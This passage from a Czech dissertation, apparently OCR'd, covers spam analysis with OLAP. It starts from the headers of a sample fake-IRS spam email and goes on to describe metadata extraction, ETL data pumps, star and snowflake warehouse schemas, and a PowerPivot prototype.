Received: from s4.vasilenko.cz ([127.0.0.1]) by localhost (s4.vasilenko.cz [127.0.0.1]) (amavisd-new, port 10024) with **ESMTP** id kbwfnpljixW7 for <20alexandr@vasilenko.cz>; Tue, 29 Dec 2015 10:27:08 +0100 (CET)
Received: from cs1841.mojohost.com (**cs1841.mojohost.com** [**64.59.93.131**]) by s4.vasilenko.cz (Postfix) with ESMTPS id BF70121391 for <20alexandr@vasilenko.cz>; Tue, 29 Dec 2015 10:27:07 +0100 (CET)
Received: from [**172.19.154.8**] (**221-134-115-75.sify.net** [**221.134.115.75**] (may be forged)) (authenticated bits=0) by cs1841.mojohost.com (8.14.4/8.14.4) with ESMTP id tBT9Fvlr023357; Tue, **29 Dec 2015 04**:**19**:**24 -0500**
Message-Id: **201512290919.tBT9Fvlr023357@cs1841.mojohost.com** *Content-Type*: multipart/mixed; boundary="============0645657115=="
MIME-Version: 1.0
Subject: **NON RESIDENT ALIEN TAX WITHHOLDING UPDATE.**
To: Recipients **auto-reply@irs.gov**
From: "IRS" **auto-reply@irs.gov**
Date: Tue, **29 Dec 2015 14**:**48**:**27 +0530**
You will not see this in a MIME-aware mail reader.
--==========0645657115==
Content-Type: multipart/alternative; boundary="==========1200572250=="
MIME-Version: 1.0
--==========1200572250==
Content-Type: text/plain; charset="utf-8"
MIME-Version: 1.0
Content-Transfer-Encoding: quoted-printable
Content-Description: Mail message body
Obsah zprávy – text
Content-Type: **application/pdf**
MIME-Version: 1.0
Content-Transfer-Encoding: base64

Content-Disposition: attachment; filename="**W-8BEN FORM**.**pdf**"

Následuje přiložený soubor

Identifikovaná metadata

Metadata emailové zprávy lze popsat následující hierarchickou strukturou (vlastní výzkum autora):

- Return-path - emailová adresa – kam se má poslat odpověď
  - Uživatel
  - Doména
- Delivered-to – emailová adresa – doručeno na adresu (zde doménový koš)
  - Uživatel
  - Doména
- Received – uvedeno celkem 4x
  - Email uživatel
  - Email doména
  - Atomizovaný datum a čas
  - Odesílatel IP
  - Odesílatel doména
  - Poslední uzel IP
  - Poslední uzel doména
- Message-id – id zprávy
- SMTP – software odesílatelského SMTP serveru
- Subject – text předmětu zprávy
- From – uvedený odesílatel (nemusí být stejný jako pole received from)
- Nilsimsa hash – podobnostní hash pro celou zprávu
- Odkazy
  - Doména
  - Dílčí odkaz
  - IP
- Jednotlivé řetězce
- Bayesovské klasifikátory pro jednotlivé řetězce
- DKIM – pokud je přítomen
- SPF – pokud je přítomen
- Attachement – hash otisk

V článku (Vasilenko Alexandr, 2013) byl představen koncept klasifikace setů nevyžádaných zpráv. V rámci zpracování hodnocení spamovosti pomocí BI je tento koncept možno využít. Identifikace setů pak představuje metodu hodnocení spamovosti zprávy a komplexním pohledu na přijaté zprávy jako celek, ne pouze hodnotit zprávu jako izolovanou entitu. Charakteristické je srovnání jednotlivých zpráv nejenom na základě souhrnné hodnoty spamovosti zprávy, dílčích společných znaků s dalšími již identifikovanými nevyžádanými zprávami.

Příslušnost k setu je definována metadaty emailové zprávy. Každá hodnota určuje dílčí spamové hodnocení, výsledný vektor (Vasilenko Alexandr, 2013) pak umožní hodnotit zprávy komplexně a nikoliv na základě prostého součtu a srovnání hraničních hodnot spamovosti.

Užitečnost tohoto konceptu je posílena vazbou spamových zpráv na určitý botnet. Ten není obvykle specializován na pouhé rozesílání nevyžádaných zpráv, ale také na další činnosti. Jednou z nich je snaha o distribuovaný útok na přihlašovací údaje, například pokud o uhádnutí hesla pro ssh přístup na server.

Autor těchto útoků zaznamenal mnoho, je to realita provozování jakéhokoliv zařízení s veřejnou IP adresou. Ve snaze obejít nástroje pro zakázání přístupu pro jednotlivou IP adresu (například nástroj fail2ban) je využito botnetu – každá IP adresa má tři pokusy o přihlášení, po jejím zablokování je vystřídána dalším počítačem botnetu (vlastní výzkum autora).

Vektorizace je systém hodnocení zpráv založený na rozlišení zpráv ne na základě celkového skóre zprávy, ale na jejím vektoru – ten je složen z jednotlivých složek. Při standardním hodnocení je zpráva bodována:

ID zprávy	**Spamovost**
10s215dsf	0,878
11sdsf877	0,741
2s8841fwe	0,879
55112ee57	0,233

Z tohoto výtahu hodnocení standardního hodnocení je vidět podobné skóre 1. a 3. zprávy. Pokud bychom použili zjednodušený dvoudimenzionální vektor, zjistíme, že mají obě velmi podobné skóre, avšak patří k jinému setu zpráv.

5.2 Datová pumpa

Nedílnou součástí datových skladů jsou datové pumpy. Pomocí nich zajišťujeme přísun dat do analytické databáze. Datová pumpa je proces importu dat do datového skladu daty z datových zdrojů, tento proces je složen ze tří dílčích kroků - Extraction, Transformation, Load (ETL):

- Extrakce – zde z externích a interních datových zdrojů
- Transformace – úprava dat získaných procesem Extrakce
- Vložení – vložení transformovaných dat do datového skladu.

Extrakce

Fáze získávání dat z datových zdrojů představuje klíčový aspekt procesu ETL. Získaná data vstupují do dalších fází zpracování, pokud je extrakce nevhodně nastavena, pak následné kroky jsou touto chybou zatíženy.

Data jsou extrahována z několika zdrojů:

- Externí blacklisty
- Externí databáze nevyžádaných zpráv
- Přijaté emailové zprávy

Každý z těchto zdrojů používá vlastní formát a je právě na procesu extrakce jejich správné vyhodnocení a předání dalšímu procesu, zdroji dat zde je databáze (SQL), XML soubory, JSON soubory, MIME soubory a další.

Před předáním dat dalšímu zpracování je nutné ověření dat, zda jsou v korektním formátu – tedy provedení kontroly dat, zda splňují předpokládaná integritní omezení. Pokud je ověření neúspěšné, je nutné daný záznam reportovat a přeskočit jeho extrakci.

Transformace

Ve fázi transformace dat jsou aplikována pravidla na extrahovaná data tak, aby bylo možné je vložit do datového skladu. Pokud data nevyžadují úpravy, pak je odborná literatura označuje jako *direct move* or *pass through.*

Transformace zajišťuje také čištění dat, tedy jejich úpravu, pokud je nutná pro rovnocenné vyhodnocování dat. Příkladem zde jsou časová data v hlavičce emailové zprávy, kde jsou časy zatíženy hodnotou časového pásma či korekce znaků v rámci různých znakových sad.

Jako transformace lze výběrově poukázat na následující operace:

- Překlady kódované hodnoty
- Mapování hodnot na zkrácený tvar
- Přepočty
- Slučování dat z několika zdrojů
- Rozdělení komplexní hodnoty na dílčí


Load

Vkládání dat do datového skladu probíhá dle stanovených požadavků na data, která byla upravena na požadované hodnoty transformací. Některé datové sklady přepisují existující informace – kumulativní nahrání, jiný postup je aktualizace dat na denní, týdenní nebo měsíční bázi.

Další přístup importuje nová data v pravidelných intervalech – například každou hodinu. Stanovení aktualizačního intervalu je závislé na objemu zpracovávaných dat a rychlosti celého procesu ETL. V případě antispamového nástroje je hodinový interval aktualizace vyhovující. Z hlediska zastarávání údajů a jejich vyřazení z datového skladu je nutné vycházet z potřeb antispamového nástroje.

Úkolem datové pumpy je zde transformace vstupních surových dat (emailové zprávy, externí podpůrné nástroje, …) tak, aby bylo možné plnit datový sklad relevantními daty v jednotném formátu. Jen tak lze garantovat správnou funkci datového skladu.

Transformace dat vyžaduje dílčí či plnou změnu dat ze vstupu, zejména jejich validaci a filtraci relevantních dat. Toto je důležité pro závislost na několika zdrojích najednou, jak externích, tak interních. Filtrace poskytuje kontrolu nekonzistence dat a případné odstranění. V průvozním nasazení lze datovou pumpu definovat jako soubor nástrojů přizpůsobených cílovému datovému skladu a informačním potřebám.



Obrázek 31 - Obecné schéma datové pumpy

Na rozdíl od většiny dalších součástí datového skladu je datová pumpa pro každý datový skladu unikátní. Datová pumpa je prvním potenciálně slabým místem datového skladu, je tedy nutné provést optimalizaci a pravidelně výkon datové pumpy analyzovat. Konkrétní realizace je z hlediska výkonu velice kritickým místem celého skladu. Optimalizace a vyladění datové pumpy se provádí jednorázově při jejím vytváření, antispamový nástroj je však dynamický a je nutno datovou pumpu přizpůsobovat aktuálním potřebám.

5.2.1 Prvotní agregace

Počítání agregovaných dat je činnost velice časově náročná, proto je v datových skladech žádoucí tuto činnost zbytečně neopakovat. Snahou je vypočítat co možno nejvíce agregací dopředu a v hlavní části datového skladu uchovávat data už v agregované podobě. Nad takto uloženými daty je pak mnohem snazší realizovat dotazy, které jsou pro tento typ zpracování dat charakteristické. Optimální datový sklad poskytuje pouze agregované údaje a to ve formě předem definovaných číselných ukazatelů, které se v největší dostupné podrobnosti vytvářejí během prvotní agregace. Příkladem faktu je počet výskytů stejné IP adresy odesílatele či stejný subnet.

5.2.2 Vytváření dimenzí

Další proces na cestě plnění datového skladu je vytváření prvotních agregací a plnění obsahu dimenzí. Obsah dimenzí i hodnoty faktů v primárních agregacích se získávají z primární databáze datového skladu. Proces vytváření obsahu dimenzí je ve své podstatě statický, až na výjimky probíhá pouze při zakládání datového skladu. Operace při plnění datového skladu jsou výkonově nenáročné, není zapotřebí rozsáhlých optimalizací.

Druhou částí tohoto procesu je vlastní vytváření primárních agregací pro všechna datová tržiště, která datový sklad obsahuje. V tomto případě se jedná o proces náročný na výkon. Jedním z důvodů je opakované vytváření atomických agregací po naplnění primární databáze novými daty a je proto žádoucí minimalizovat počet operací v jednom opakování. Dalším důvodem je, že agregace se vytvářejí na základě zpracování velikého množství primárních dat a jejich vytvoření je tudíž časově náročné. Časová náročnost vytváření atomických agregací je většinou srovnatelná nebo vyšší než časová náročnost vstupní datové pumpy mimo jiné i proto, že se

atomická agregace musí počítat pro každé datové tržiště zvlášť, čímž úměrně stoupá celková časová náročnost pro větší počet datových tržišť v datovém skladu.

Část vytváření atomických agregací a plnění dimenzí je opět značně aplikačně závislá a musí být z velké části vytvořena pro každou aplikaci datového skladu znovu. Na rozdíl od datové pumpy, která byla zcela závislá na aplikační oblasti, je agregační část závislá na aplikační oblasti pouze částečně.

5.2.3 Návrh datové pumpy

Výše uvedené poznatky lze aplikovat při návrhu modelu datové pumpy pro účely naplnění funkce OLTP systému. V následující sekvenci jednotlivých kroků uvažovaného řešení jsou tak pokryty první tři body metodiky ASOLAP. Jedná se o práci s diferencovanými datovými zdroji, kde primárním datovým zdrojem je příchozí emailová komunikace. Dílčími zdroji jsou pak data z různých distribuovaných služeb (Razor, Project HoneyPot, Distribuované blacklisty a další).

Následuje seskupení dílčích kroků pro úpravu dat a jejich vložení do datového skladu – ETL. Požadovaná data z jednotlivých zdrojů jsou extrahována, upravena do jednotné podoby – a nahrána do datového skladu.

Datový sklad je navržen dle požadavků stanovených na metadata, zajišťuje tak efektivní fungování vyhodnocování metadat dle ASOLAP.

Postup zpracování dat lze tedy definovat v následující sekvenci:

1. Datové zdroje
    a. Lokální
    b. Distribuované
2. ETL
    a. Extract
    b. Transform
    c. Load
3. Datové uložiště
    a. Data mart
    b. Data warehouse
4. OLAP

Vzhledem k použití linuxového serveru založeného na operačním systému Linux (Debian 8 Squeeze) a OLAP nástroje PowerPivot lze uvažovat o několika technikách, jak z výše uvedených datových zdrojů převést různorodá data do datového skladu. V rámci práce je dvoufázový:

1. Sběr dat a jejich přesun do dočasné složky
2. Převod dat do datového skladu

Sběr dat a přesun do dočasné složky

Jedná se o práci s existujícími soubory (pro účely práce je tato činnost prováděna offline, tedy s existujícími zprávami, nikoliv online přímo na příjmu zpráv). Na vše tedy postačují programovací možnosti Linuxového terminálu – bash skripty.

Převod dat do datového skladu

V rámci nástroje PowerPivot a prostředí Microsoft Excelu byl použit programovací jazyk VBA (Visual Basic for Applications), ten je integrován do prostředí Microsoft Office a je tak možné využít součinnosti VBA a Excel (PowerPivotu).

Pro každou zprávu je vygenerován XML soubor s následující strukturou:

- Email
    - Subject
    - Date (Year, Month, Day, Hour, Minute, Second, Timezone, Weekday)
    - Received3
        - R-server
            - R-date (R-date-year, R-date-month, R-date-day, R-date-hour, R-date-minute, R-date-second, R-date-timezone, R-date-weekday)
            - R-ip
                - R-geoip (R-country, R-region, R-ip)
    - File (name, hash)

5.3 Datová schémata

Logický návrh datového skladu ovlivňuje budoucí výkonnostní charakteristiky celého řešení. Logický návrh lze charakterizovat jedním ze tří datových schémat:

- hvězda (star schema)
- vločka (snowflake schema)
- souhvězdí (constellation schema)

První dvě schémata mají typicky jednu tabulku faktů a dále tabulky dimenzí. Ty jsou u schématu typu hvězda bez hierarchické struktury, schéma typu vločka pak zahrnuje hierarchii dimenzionálních tabulek.

Třetí schéma je kombinací několika schémat hvězda či vločka. Představuje komplexní datovou strukturu s několika tabulkami faktů a rozvětvenými strukturami tabulek dimenzí. Pro účely disertační práce je uvažováno pouze s prvními dvěma schématy.

Hvězda


Jednoduší z obou schémat se vyznačuje jednou tabulkou faktů a připojených tabulek dimenzionálních. Platí, že každá dimenzionální tabulka je propojena přímo s tabulkou faktů a není k ní připojena žádná další dimenzionální tabulka. Jedná se tedy o jednoduchou strukturu s jednou úrovní hierarchie na straně dimenzionálních tabulek.

Schéma hvězdy využívá denormalizovaného způsobu ukládání dat. Vzhledem k absenci hierarchie může docházet k redundanci údajů – což je pro schéma typu hvězda charakteristické.

Tabulka faktů obsahuje záznamy o emailových zprávách, plus odkazy do tabulek dimenzí (metadata emailové zprávy). Každá z tabulek dimenzí je spojena s tabulkou faktů prostřednictvím vazby mezi primárním a cizím klíčem (obdoba relačních databází – stejný princip propojení prostřednictvím primárních a cizích klíčů). Tabulka faktů pak v případě datumové složky metadat obsahuje položku date_id – to odpovídá unikátnímu záznamu v tabulce dimenzí. Tabulka faktů obsahuje potřebný počet cizích klíčů pro všechny dimenzionální tabulky.

Z podstaty toho schématu vyplývá, že data jsou denormalizována – tedy stejné hodnoty mohou být uloženy v tabulce dimenzí několikrát. Například záznam z knihovny GeoIP (město, region stát) bude v tabulce dimenzí uložen pro každý záznam znovu, i když již bude daná kombinace v tabulce dimenzí přítomná. Ve

schématu typu hvězda tak dochází k duplikaci dat. Grafické znázornění schématu typu hvězda je možné znázornit následovně (modře tabulka faktů, zeleně tabulky dimenzí):




Obrázek 32 - Navržené datové schéma - hvězda

Sněhová vločka

Sněhová vločka je pokročilejší a rozvětvenější než jednoduchá hvězda. Hlavním rozdílem je hierarchická struktura dimenzionálních tabulek. Stejný postup lze aplikovat také pro schéma typu sněhová vločka, toto schéma se od typu hvězda liší složitostí tabulek dimenzí. V předchozím typu bylo schéma s tabulkami dimenzí s úrovní hierarchie 1 – tedy dimenzionálních tabulek je ve schématu stejně, jako cizích klíčů v tabulce faktů. U schématu typu sněhová vločka mají tabulky dimenzí více úrovní hierarchie – schéma je členitější a umožňuje citlivě pracovat se

strukturovanými daty. Data v tomto schématu jsou normalizovaná, schéma vločka se tak organizací dat velmi blíží konvenční relační databázi.



Obrázek 33 - Navržené schéma vločka

Sněhová vločka upravuje datové struktury tak, aby byla dosažena menší duplicita dat oproti schématu hvězda. Patrné to je na samostatných tabulkách dimenzí pro Date, Time, Domain-name a IP (zvýrazněné oranžovou barvou).

Srovnání schéma sněhová vločka a hvězda

Před designem datového modelu je nutno zvážit, které schéma je pro ASOLAP vhodný. Každé schéma má svá pozitiva a negativa.

Tabulka 4 - srovnání datových schémat (Tyrychtr, a další, 2015)

Sněhová vločka	Hvězda
Bez redundancí, snadnější správa	Redundance dat
Komplexní návrh, návaznost na normalizaci dat pro DBMS	Jednodušší dotazy, intuitivní navzdory
Více cizích klíčů, složitější dotazy, nižší výkon	Rychlejší – nižší komplexicita dotazů
Optimální pro relační vztahy m:n.	Optimální pro relační vztahy 1:1 nebo 1:n.
Více vazeb	Méně vazeb
Pravděpodobně více dimenzionálních tabulek pro jednu dimenzi.	Právě jedna dimenzionální tabulka na jednu dimenzi
Redukuje nároky na uložiště v případě velkých tabulek dimenzí.	Vhodné pro tabulky dimenzí s menším počtem sloupců.
Tabulky dimenzí jsou normalizované, tabulka faktů nikoliv	Tabulky dimenzí i faktů jsou denormalizované.

6 Realizace prototypu

Prototypové řešení bylo realizováno nástrojem PowerPivot v prostředí Microsoft Excel 2013. Vzhledem k obtížnosti a komplexnosti navrženého schématu byl pro ověření vybrán zjednodušený model. Prvním úkolem je realizace datové pumpy. Její činnost je klíčová pro úspěšné použití OLAP v rámci analýzy metadat emailových zpráv.


6.1 Realizace datové pumpy

Datová pumpa pro účely disertační práce je z hlediska kódu rozdělena na dvě části. První je zaměřena na Extrakci a Transformaci. Tato je realizována pomocí programovacího jazyka python, kód generuje za každý jednotlivý soubor s emailovou zprávou jeden soubor ve formátu XML. Soubory jsou pak spojeny do jednoho pomocí linuxového příkazu. Výsledný jednotný XML soubor je připraven k importu do prostředí Microsoft Excel.

Operace Extract a Transform

Jednotlivé příchozí soubory jsou pro analýzu přesunovány do speciální složky na straně serveru.

```
Rsync –au /var/vmail/spam/ /home/asolap/zdroj
```



Obrázek 34 - Parsování nevyžádané pošty (vlastní výzkum autora)

Otevření souboru, probíhá v cyklu pro postupné projití všech souborů ve zdrojovém adresáři. Extrakce probíhá prostřednictvím knihoven jazyka python:

